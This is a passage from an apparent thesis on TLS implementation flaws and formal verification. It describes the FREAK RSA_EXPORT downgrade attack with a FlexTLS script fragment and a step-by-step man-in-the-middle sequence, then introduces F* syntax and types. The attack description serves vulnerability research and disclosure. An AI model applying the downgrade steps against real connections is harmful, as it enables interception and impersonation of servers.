27 let sst,sshd = FlexServerHelloDone.send(sst) in
28
29 (* Receive the ClientKeyExchange, then decrypt with ephemeral key *)
30 let sst,snsc,scke = FlexClientKeyExchange.receiveRSA(
31                    sst,snsc,sch,sk=ephemeralKey) in ...
```

Figure 1.21 – FREAK attack (FlexTLS script)

In compliance with US export regulations before 2000, SSL and TLS 1.0 include several ciphersuites that deliberately use weak keys and are marked as eligible for `EXPORT`. For example, several `RSA_EXPORT` ciphersuites require that servers send a `ServerKeyExchange` message with an ephemeral RSA public key (modulus and exponent) whose modulus does not exceed 512 bits. RSA keys of this size were first factorized in 1999 [84] and with advancements in hardware are now considered broken. In 2000, export regulations were relaxed, and in TLS 1.1 these ciphersuites were explicitly deprecated. Consequently, mainstream web browsers no longer offer or accept export ciphersuites. However, TLS libraries still include legacy code to handle these ciphersuites, and some servers continue to support them. We show that this legacy code causes a downgrade attack from `RSA` to `RSA_EXPORT`.

Our tests showed that OpenSSL, SecureTransport, and Mono accepted `ServerKeyExchange` messages even during regular RSA handshakes, in which such messages should never be sent. Upon receiving this message, the client would fallback to `RSA_EXPORT` by accepting the (signed)

512-bit RSA key in the message and using it instead of the full-size public key in the server certificate. This flaw leads to a man-in-the-middle attack, called FREAK, depicted in Figure 1.22.



Figure 1.22 – FREAK attack (Protocol diagram): a man-in-the-middle downgrades a connection from `RSA` to `RSA_EXPORT`. Then, by factoring the server's 512-bit export-grade RSA key, the attacker can hijack the connection, while the client continues to think it has a secure connection to the server.

Suppose a client C wants to connect to a server S using `RSA`, but the server S still supports some `RSA_EXPORT` ciphersuites. M intercepts C's `RSA` handshake to S and responds to C with S's certificate. In parallel, M connects to S using `RSA_EXPORT` and ensures that the client and server nonces on the two connections are the same. Now, M forwards S's `ServerKeyExchange` to C and, due to the state machine flaw, C accepts this message and overwrites the server's public key with the weaker 512-bit RSA key in this message. Assuming M can factor this key (to obtain the private exponent), it can compute the connection keys and complete the connection, hence impersonating S at C.

1. C sends `ClientHello` with an `RSA` ciphersuite
2. M replaces the ciphersuite with an `RSA_EXPORT` ciphersuite and forwards the `ClientHello` message to S
3. S sends `ServerHello` for an `RSA_EXPORT` ciphersuite
4. M replaces the ciphersuite with an `RSA` ciphersuite and forwards the `ServerHello` message to C
5. S sends `ServerCertificate` with its strong (2048-bit) RSA public key, and M forwards the message to C

6. S sends a `ServerKeyExchange` message containing a weak (512-bit) ephemeral RSA public key (modulus N), and M forwards the message to C
7. S sends a `ServerHelloDone` that M forwards to C
8. C sends its `ClientKeyExchange`, `ClientCCS` and `ClientFinished`
9. M factors N to find the ephemeral private key. M can now decrypt the pre-master secret from the `ClientKeyExchange` and derive all the secret secrets
10. M sends `ServerCCS` and `ServerFinished` to complete the handshake
11. C sends `ApplicationData` to S and M can read it
12. M sends `ApplicationData` to C and C accepts it as coming from S

At step 6, C receives a `ServerKeyExchange` message even though it is running an `RSA` ciphersuite, and this message should be rejected. However, because of a state machine composition bug in both OpenSSL and SecureTransport, this message is silently accepted and the server's strong public key (from the certificate) is replaced with the weak public key in the `ServerKeyExchange`.

FREAK: Factoring 512-bit RSA Keys The main challenge that remains for the attacker is to factor the 512-bit modulus to recover the ephemeral private key during the handshake. First, we observe that 512-bit factorization is now solvable in hours. Second, we note that since computing ephemeral RSA keys on-the-fly can be quite expensive, many implementations of `RSA_EXPORT` (including OpenSSL) allow servers to pre-compute, cache, and reuse these public keys for the lifetime of the server (typically measured in days). Hence, the attacker does not need to break the key during the handshake; it can download the key, break it offline, then exploit the attack above for days.

After the disclosure of the vulnerability described above, we collaborated with other researchers to explore its real-world impact. The ZMap team [119] used internet-wide scans to estimate that more than 25% of HTTPS servers still supported `RSA_EXPORT`, a surprisingly high number. We downloaded the 512-bit ephemeral keys offered by many prominent sites and Heninger used CADO-NFS [3] on Amazon EC2 cloud instances to factor these keys within hours. We then built a proof-of-concept attack demo that showed how a man-in-the-middle could impersonate any vulnerable website to a client that exhibited the `RSA_EXPORT` downgrade vulnerability. The attack was dubbed FREAK—factoring `RSA_EXPORT` keys.

We independently tested other TLS implementations for their vulnerability to FREAK. Microsoft SChannel and IBM JSSE also allowed `RSA_EXPORT` downgrades. Earlier versions of BoringSSL and LibreSSL had inherited the vulnerability from OpenSSL, but they had been recently patched independently of our discovery. In summary, at the time of its disclosure, our server impersonation attack was effective on any client that used OpenSSL, SChannel, SecureTransport, IBM JSSE, or older versions of BoringSSL and LibreSSL. The resulting list of vulnerable clients included most mobile web browsers (Safari, Android Browser, Chrome, BlackBerry, Opera) and a majority of desktop browsers (Chrome, Internet Explorer, Safari, Opera).

3. `http://cado-nfs.gforge.inria.fr/`

1.4 Related work

TLS Attacks We refer the reader to [181] for a broad survey of previous attacks on TLS and its implementations, and discuss here only closely related work.

Wagner and Schneier [235] describe various attacks against SSL 3.0, and their analysis has proved prescient for many attacks on TLS, including the state machine flaws discussed in this Chapter. For instance, they present an early cross-ciphersuite attack (predating [179]) that rely on confusing ephemeral RSA handshakes with ephemeral Diffie-Hellman. They also anticipate some of our message skipping attacks by pointing out that, in MAC-only ciphersuites, the attacker can bypass authentication by skipping `CCS` messages.

In parallel with our work, de Ruiter and Poll [106] apply machine learning techniques to reverse engineer the state machines of several TLS libraries and discover flaws like the ones described in this paper. Their technique is able to reconstruct abstract state machines even for closed-source libraries, whereas our method focuses on testing conformance to the standard and uncovering concrete exploits.

Jager et al [145] identify a class of backwards compatibility attacks on protocol implementations that support both strong and weak algorithms, showing for instance how a side-channel attack on RSA decryption in TLS servers can be exploited to mount a cross-protocol attack on server signatures [75]. FREAK, our downgrade attack on export RSA ciphersuites, can also be seen as a backwards compatibility attack. Inspired by FREAK, Logjam [14] is a downgrade attack that exploits a protocol-level ambiguity between the DHE and export DHE ciphersuites. Whereas FREAK relied on a state machine flaw, Logjam relies on the widespread acceptance of weak Diffie-Hellman groups in TLS clients.

Another class of TLS vulnerabilities stems from the incorrect composition of TLS subprotocols for renegotiation [205], alerts [65], and resumption [70]. These flaws may be partly blamed on the state machine being underspecified in the standard—the last two were discovered while designing and verifying the state machine of miTLS.

While FlexTLS has proven to be an extremely efficient tool, it was only meant to trigger a new era of research. Currently, tools such as TLS-Attacker [213] can be considered as a reference replacement for the implementation testing functionality of FlexTLS.

TLS Verification Cryptographers have developed proofs for DHE [144], RSA [158], and PSK [170] key exchanges run in isolation; they apply to the TLS design, but not its implementations.

Bhargavan et al. [65, 69] proved that composite RSA and DHE are jointly secure in the miTLS implementation, programmed in F# and verified using refinement types.

Several works extract formal models from TLS implementations and analyze them with automated protocol verification tools. Bhargavan et al [66] extract and verify ProVerif and CryptoVerif models from an F# implementation of TLS. Chaki and Datta [85] verify the SSL 2.0/3.0 handshake of OpenSSL using model checking and find several known rollback attacks. Avalle et al [34] verify Java implementations of the TLS handshake protocol using logical provers. Pironti et al [194] presents a provably correct TLS proxy that intercepts invalid protocol messages and shuts down malicious connections. [134, 118] analyze the C code of cryptographic protocols for

security properties, but their methodology does not scale to the full TLS protocol.

Others analyze TLS libraries for programming bugs. Lawall et al [164] use the Coccinelle framework to detect incorrect checks on values returned by the OpenSSL API, and Frama-C has been used to verify parts of PolarSSL [4] (but not mbedTLS to our knowledge).

In a more recent project, Chudnov et al [89] use SAW [226] to verify the state machine of Amazon's s2n TLS implementation, specifically to prevent attacks such the ones presented in this Chapter.

Modern fuzzing tools Over the last few years many popular tools such as AFL [1], have appeared and are used in wildly in the industry. AFL is based on evolutionary algorithm with blind mutations. Those do not leverage contextual information on the program (blackbox fuzzing) or a very small amount (greybox fuzzing). One of the main axis of research is to extend greybox fuzzing with more and more efficient symbolic analysis [78] from whitebox techniques [132] such as the ones originally described in DART [130], SAGE [131] or KLEE [83]. Many new tools and techniques have been developed to extend AFL [215, 204, 86, 171] such as Driller [215] which mixes fuzzing with AFL with concolic execution or VUzzer [204] which tries to leverage symbolic execution further to generate traces with more information about the internals of the application. More recent techniques such as the one used for T-Fuzz [190] mutate the program as well as the inputs in order to achieve better results in DARPA's CyberGrand Challenge. In 2019, tools such as REDQUEEN [32] even managed to cover more than 100% of the bugs introduced in the LAVA-M set of the challenge and showing that after many years, techniques keep evolving at a rapid pace.

Anti-Fuzzing Techniques Because attackers use the same techniques as security researchers, it is often useful to attempt protecting binaries from complex fuzzing strategies which could be used to find zero-day exploits. Binary protection techniques such as those presented in LLVM-Obfuscator [150] or Fuzzification [149] allow significant improvements towards slowing down executions or hiding execution paths.

We point that, while those strategies are efficient against adversaries looking at the binaries they also render security security analysis difficult for researchers who don't have access to the source code without really fixing the potential software defects. Hence my opinion is that it might not be such a good idea, unlike formal verification.

4. `http://trust-in-soft.com/polarssl-verification-kit/`

1.5 Summary and Conclusions

We started this work to get a clear idea about the security of TLS implementations. While security analysis of TLS primarily focused on flaws in fixed cryptographic constructions, the state machines that control the flow of protocol messages in their implementations have escaped scrutiny for a long time. Using a combination of automated testing and manual source code inspection, we discovered serious flaws in several TLS implementations. These flaws predominantly arise from the incorrect composition of the multiple ciphersuites and authentication modes supported by TLS, but also from weak legacy cryptographic constructions.

In particular, using FlexTLS, we discovered two important attacks on TLS implementations: SKIP and FREAK [55]. The first proofs-of-concept for these attacks and for the Logjam attack [14], were also programmed using FlexTLS. These demos were used extensively as part of responsible disclosure to convince software vendors of the practicality of the attacks as well as to motivate the suggested fixes.

On the TLS 1.3 front, the efficient prototyping of various proposals using FlexTLS informed some discussions of the TLS working group. In all these cases, one may arguably have used a different TLS implementation, but in our experience, the ease of use of FlexTLS has been instrumental in our success. For instance, when we discovered the Triple Handshake attack in October 2013, before we had FlexTLS, it took several months to develop exploits, explain the attack, and ultimately deploy workarounds for browsers and a long-term countermeasure for the protocol.

Considering the impact and prevalence of these flaws, we advocate a principled programming approach for protocol implementations that includes systematic testing against unexpected message sequences (a form of directed fuzzing) as well as formal proofs of correctness for critical components. We have seen that the security of a TLS implementation depends crucially on its correct implementation of the protocol state machine. Testing can help find some bugs, but once these have been fixed, how can we be sure that the code does not have other hidden flaws? Especially in the case of issues occurring with low probabilities.

We advocate the use of formal verification to prove the absence of any state machine flaws.

In their work on the miTLS verified implementation, Bhargavan et al [65] develop compositional cryptographic proofs for negotiated ciphersuites and extensions based on F# code. However, cryptographic protocol libraries often need high-performance implementations. Annotating existing code is possible but, to our opinion, significantly more difficult than writing a new implementation in a statically strongly typed programming language such as a formal verification language. Instead of aiming at verifying a full security protocol implementation, it seems to be more important to focus on a goal within reach. Verifying cryptographic primitives, which are the basis on which all security protocols are resting, and proving their functional correctness, memory safety and side-channel resistance, seems to be a interesting intermediate research point. Remains the issue of finding the formal verification framework to do such proofs.



Figure 1.23 – State machine for the ciphersuites commonly enabled in OpenSSL

Chapter 2

Programs and proofs in F*

The chapter is based on previous work done by various authors as part of the F, Low* [62], HACL* [242, 243] and Signal* [199] projects.*

[242] Jean-Karim Zinzindohoué, Karthikeyan Bhargavan, Jonathan Protzenko, and Benjamin Beurdouche. HACL*: A verified modern cryptographic library. In *ACM SIGSAC Conference on Computer and Communications Security (CCS)*, CCS '17, pages 1789–1806, 2017

[199] J. Protzenko, B. Beurdouche, D. Merigoux, and K. Bhargavan. Formally verified cryptographic web applications in webassembly. In *2019 IEEE Symposium on Security and Privacy (SP)*, pages 1002–1020, Los Alamitos, CA, USA, may 2019. IEEE Computer Society

This chapter is an introduction to F and does not reflect original work from the author of this thesis. I have contributed to many of the F* libraries and the testing of the memory models over time.*

Contents

2.1 FStar: a functional language for formal verification **44**

- 2.1.1 Base syntax, types, expressions and terms 44
- 2.1.2 Lemmas: from intrinsic to extrinsic proofs 50
- 2.1.3 Computational and monadic effects 53
- 2.1.4 Customizable memory models 57

2.2 Generating correct and efficient C and WebAssembly code **60**

- 2.2.1 Overview of the compilation toolchain 60
- 2.2.2 Translating λow* to C♭ 61
- 2.2.3 Translating C♭ to WebAssembly 66

2.1 FStar: a functional language for formal verification

There is a gap between mainstream languages which people like to use for programming and the languages that are suitable for formal verification. Languages such as Rust, Java, Haskell or OCaml provide strong type systems which prevent common correctness errors. Unlike these, C and Assembly are good for high performance. Languages such as JavaScript or Python are useful for safe, quick prototyping and ease of development. However, *proving* properties about programs in these languages is difficult as it often requires to use tools that are ad-hoc to the language and annotate the source code with a Domain Specific Language (DSL). Conversely, languages such as Coq/Gallina [225], Agda [186], Isabelle HOL [184] are very expressive functional languages with strong type systems which can provide higher-order logics, such as the Calculus of Constructions (CoC) [97, 98] in Coq, but typically don't produce code that can be deployed in environment with high performance needs.

Mainstream languages also have, in general, limited arguments in terms of formal semantics and logic consistency while *functional languages for verification* usually are based a strong mathematical foundation. These rely on the Curry-Howard correspondence [142], which characterizes the relationship between programming and demonstration, to provide a strong theoretical foundation for *proving* propositions within programs. In particular the Curry-Howard correspondence formalizes the link between kernels of functional programming languages and mathematical logics such as the equivalence between intuitionistic logic and the typed lambda calculus [90, 91, 92].

F* [221, 218, 15, 178, 220] (pronounced "F Star") seeks to bridge this gap. When used for verification, F* is similar to Coq with a little more automation as it relies on the Z3 [105] SMT solver to automatically discharge some verification conditions. When used for implementations, F* code can be compiled to OCaml, C, and Wasm. In the rest of this thesis, we focus on using F* as our formal verification language as it provides the best platform for our projects of verifying efficient cryptographic primitives and protocols. We note that one might have picked a different language to do similar work, with different scalability and performance trade-offs.

In this chapter, we only describe the subset of F necessary to the understanding of our work. We will also refer to "F*" for both the language and verification system without distinction.*

2.1.1 Base syntax, types, expressions and terms

2.1.1.1 Abstract and concrete syntaxes of F*

We start by describing the base syntax of F* language and give examples of type and effect definitions for the reader to familiarize itself with this programming language that will be used throughout the rest of the thesis.

In F* binders are of the form `x:t` for binding a variable `x` to type `t`. A binding occurrence may be preceded by an optional `#` mark, indicating the binding of an implicit parameter. We denote `Type` the type of all types implicitly annotated with an order `o` called universe and manually specified via the notation `u#o`. For a primitive type `int` (a type in the universe 0 denoted `Type u#0` or `Type0`) the type `int →int` has type `Type u#1`. Implicit parameters are not mandatory in application as they are automatically inferred by the type system from other expressions within

the body of the functions. Should the inference algorithm fail, those arguments can be inserted manually also using a # symbol: `f #i x ....`

bindings	b	::=	x:t | α:k
kinds	k	::=	Type | b → k
terms	τ	::=	t | e
types	t, ϕ, wp	::=	α | λ b.t | T | t τ | x:t{ϕ}
			| b → M t wp | ref t | exn
exprs	e, δ	::=	x | λ b.e | fix (f^d:t) x = e | C | e τ
			| match e with C $\overline{\alpha}$ $\overline{x}$ → e' else e''
			| ref e | !e | e := e'
			| raise e | try e with λ x.e

Figure 2.1 – Restricted formal syntax of the F* language

Syntax	Description
(* ... *)	Block comment
//	Single line comment
module name	Declaration of a new module
open name	Imports the visible definitions of module name
module m = name	Declaration of an alias for a module
type x = e	Top-level type declaration
val f : t	Top-level function type declaration
let c = e	Top-level constant declaration
let v = e in ...	Variable assignment or declaration
let f a b = e	Top-level function declaration
let rec f a b = e	Recursive function declaration
f a b	Function call or partial application
fun a b → e	Anonymous function
e ;	Single line statement (expression e returns unit)
=, <>	Decidable boolean equality operators
==, =! =	Homogeneous propositional equality operators
if e then e' else e''	if-then-else control statement
begin ... end	Scoped block
match v with | $v1$ → ... | $v2$ | $v3$ → ... | _ → ...	Pattern matching and control flow statement

Figure 2.2 – F*: Description of the concrete syntax and keywords

Types, Lambdas and applications F* is a functional language, hence functions are first class values. The syntax λ(b$_1$) ... (b$_n$) →t introduces a lambda abstraction from binders b$_i$ to a type t. Function types are written t →M t'. M is called an *effect* and represent the type of a computation from t to t'. If the type t is bound to a name b in the expression b:t →M t' the

Type	Description
int (or $\mathbb{Z}$)	Mathematical integer (unbounded)
bool	Boolean
b:t{P(b)}	Refinement type
'a → 'b → 't	Lambda type
{ x : t_x; ... ; z : t_z }	Record type
| $Const_1$: x_1:'a_1 → ... → x_m:'a_m → 't	
| ...	Sum type
| $Const_n$: y_1:'b_1 → ... → y_n:'b_n → 't	
M 't ...	Computation type

Figure 2.3 – Main types of Type in F*

name is in scope to the right of the arrow. When the co-domain does not mention the name, it may be omitted. For example, we may write int → M int.

For now, we will consider that M is the effect Tot, a pure, side effect free and terminating computation. As the default effect in F* is Tot, our notation for curried function may omit it such as in the type: int → int.

Dependent types and Inductive types Aside from function and primitive types like int, the basic building blocks of types in F* are recursively defined indexed datatypes. For example, we show below an inductive type that defines polymorphic lists.

```
1 type list (α:Type) =
2   | Nil: list α
3   | Cons: hd:α → tl:list α→ list α
```

Here the type of list is parameterized by the value α, hence is called a *dependent* type. The type of each constructor is of the form $b_1 \to \ldots \to b_n \to T\ \tau_1\ \ldots\ \tau_m$, where T is type being constructed. This is syntactic sugar for $b_1 \to \ldots \to b_n \to$ Tot (T $\tau_1\ \ldots\ \tau_m$), i.e., constructors are total functions. Given a datatype definition, F* automatically generates a few auxiliary functions: for each constructor C, it provides a *discriminator* C?; and for each argument a of each constructor, it provides a *projector* C?.a. We also use syntactic sugar for records, tuples and lists, all of which are encoded as datatypes. The programmer directly writes fixpoints and general recursive functions, and a semantic termination checker ensures consistency.

Refinement types A refinement of a type t is a type x:t{ϕ} inhabited by expressions e : Tot t that additionally validate the formula $\phi[e/x]$. For example, F*defines the type nat as x:int{x ≥ 0}. Using this type, we can write the following program:

```
1 let abs : int → Tot nat = λn → if n < 0 then −n else n
```

Unlike strong sums Σ x:t.ϕ in other dependently typed languages [214], F*'s refinement types x:t{ϕ} are subtypes of t (as such, they more closely resemble predicate subtyping [207]); we can use the operator <: to denote this relationship in the following expression: nat <: int. Furthermore, n:int can be implicitly refined to nat whenever n ≥ 0. Specifically, the representations of nat and

Expression	Description
$\Longrightarrow$	Logical implication
$\Longleftrightarrow$	Logical equivalence
$\wedge$,$\vee$	Logical conjunction and disjunction
forall (x:t) ... (x':t'). P x ... x'	Universal quantification
exists (x:t) ... (x':t'). P x ... x'	Existential quantification
assert(P)	Asserts that the logical predicate P is correct
assume(P x)	Assumes the logical predicate P
assert_norm(e)	Asserts that the expression e is true using the F* normalizer
abstract e	Abstract declaration, which definition is hidden from the solver

Figure 2.4 – F* logic operators

int values are identical—the proof of x ≥ 0 in x:int{x ≥ 0} is never materialized. As in other languages with refinement types, this is convenient in practice, as it enables data and code reuse and proof irrelevance. Subtyping rule allows refinements to better interact with function types and effectful specifications, further improving code reuse.

Refinement types are more than just a notational convenience: nested refinements within types can be used to specify properties of unbounded data structures, and other invariants. For example, the type list nat describes a list whose elements are all non-negative integers, and the type ref nat describes a heap reference that always contains a non-negative integer.

Logical specifications and function signatures The language of logical specifications ϕ and predicate transformers wp is included within the language of types. F* provides syntactic sugar for the logical connectives ∀, ∃, $\wedge$, $\vee$, $\Longrightarrow$, and $\Longleftrightarrow$, which can be encoded in refinement types or predicate transformers. These connectives are also overloaded for use with boolean expressions—F* automatically coerces booleans to Type as needed.

The core of the F* programming language is pure (effect-free) and functional. This core language is usable for specifications as well as concrete code intended to be compiled to a target language such as F# and OCaml. All the runtime irrelevant annotations provided around concrete code to explicit its properties can be removed before compilation as erasure does not affect the semantics of the code. Therefore, although it misses some main features of the language (in particular the monadic effects), this pure functional core is already a full-fledged general purpose language which can be used for programming and verification in the same spirit as Gallina for the Coq proof assistant. In particular, this pure subset of the language is the only one accepted by the F* system for proofs and specifications. In this core, for simplicity, we will only consider the effect Tot which stands for *Total*, i.e. that the code as no side effects and is guaranteed by virtue of typing to deterministically terminate. Another effect is available, the *ghost* effect, which as a first approximation has no difference with the Tot effect except to be erased by the F* compiler, and so we will omit it for now and go back to it later. Also, note that Tot being the default, it may sometimes be omitted.

Instead of encoding logical specifications and refinements directly on the arguments of the let, we can separate the logical specification of the function from its implementation by using a *signature*.

Intuitively, implementing a function let f and its signature val f:

```
1 val f: x:α{P(x)} → y:β{Q(y)} → Tot (z:γ{R(z)})
2 let f x y = ...
```

should be read "f is a function which takes inputs of type α and β respectively satisfying the logical properties P and Q and is guaranteed to return a value z, of type γ such that z satisfied the logical property R". We note that this val specification is a natural *interface* or API for the function f.

Lists as recursive data structures Lists are available in many functional programming languages and F* is no exception. The user is provided with a rich variety of library functions and lemmas she can use either in concrete code to manipulate data or in specifications and proofs to reason about it. Most of these definitions are defined in the FStar.List.Tot module[1] of the F* standard library.

In our language, the type list is recursive and classically defined as a sum type of two constructors: one for the empty list and another one which extends an existing list by placing a new element at its head. A list object is therefore either empty or built from a *head* element and an already existing list, the *tail*. The listing below shows current F* syntax for the type list:

```
1 type list (α:Type) =
2   | Nil : list α
3   | Cons : hd:α → tl:list α → list α
```

As explained in the previous section, binders, when not used in dependent types, are optional in F*. Therefore, the Cons constructor type is strictly equivalent to Cons: a → list a → list a for α instantiated with a type a. Here the hd and tl binders serve as documentation to describe what each field means. They also provide better, more understandable syntax for *projectors*. The Cons constructor bundles two elements, hd and tl. If one wants to retrieve either the head or the tail of a Cons list object, F* provides syntax via the Cons?._i l notation where l is the list argument and _i refers to the i-th field of the constructor. If provided with field names, F* also provides the Cons?.hd l and Cons?.tl l syntax, which makes the use of projectors much more readable. In particular, it avoids confusions with regard to the order of the arguments in the constructor.

As it is common in programming languages, F*supports syntactic sugar [] for the empty list (Nil == []) and :: for the other constructor (Cons hd tl == hd::tl).

List library functions As aforementioned, the standard library module provides many useful functions and lemmas to manipulate and reason about lists. Among those we could cite:

— hd: returns the head of the list
— tail: returns the tail of the list
— length: returns the length of the list

1. https://github.com/FStarLang/FStar/blob/master/ulib/FStar.List.Tot.Base.fst

— index: returns the n-th element of the list

— append: returns the concatenation of two lists

— count: returns the number of occurrence of an element in the list

— ...

These functions are all pure and implemented solely based on the list type definition. Many of them take advantage of the recursive nature of the list type. For instance, the listing below shows the definition of the length function (which returns the length of the list passed in argument), and the append function, which takes two lists in arguments and returns the concatenation of the two:

```
let rec length (l:list α) : Tot nat =
  match l with
  | [] → 0
  | _::tl → 1 + length tl
```

```
let rec append (x:list α) (y:list α) : Tot (list α) =
   match x with
  | [] → y
  | a::tl → a::append tl y
```

The definitions of those two functions are self-explanatory in the following sense: because the functions are pure, their whole definitions — the types and the body of the let — are encoded to the SMT solver which can then reason about what they do. Because of that, *intrinsic* refinements, although they may be useful in some cases, are optional and, in a way, redundant.

Intrinsic reasoning The type declaration of the length function contains an implicit refinement. The result of the length function is annotated to be of type nat, which is a refinement of the type int : nat is an alias for type nat = x:int{x ≥ 0}. The following declaration for length:

```
let length (l:list α) : Tot int = ...
```

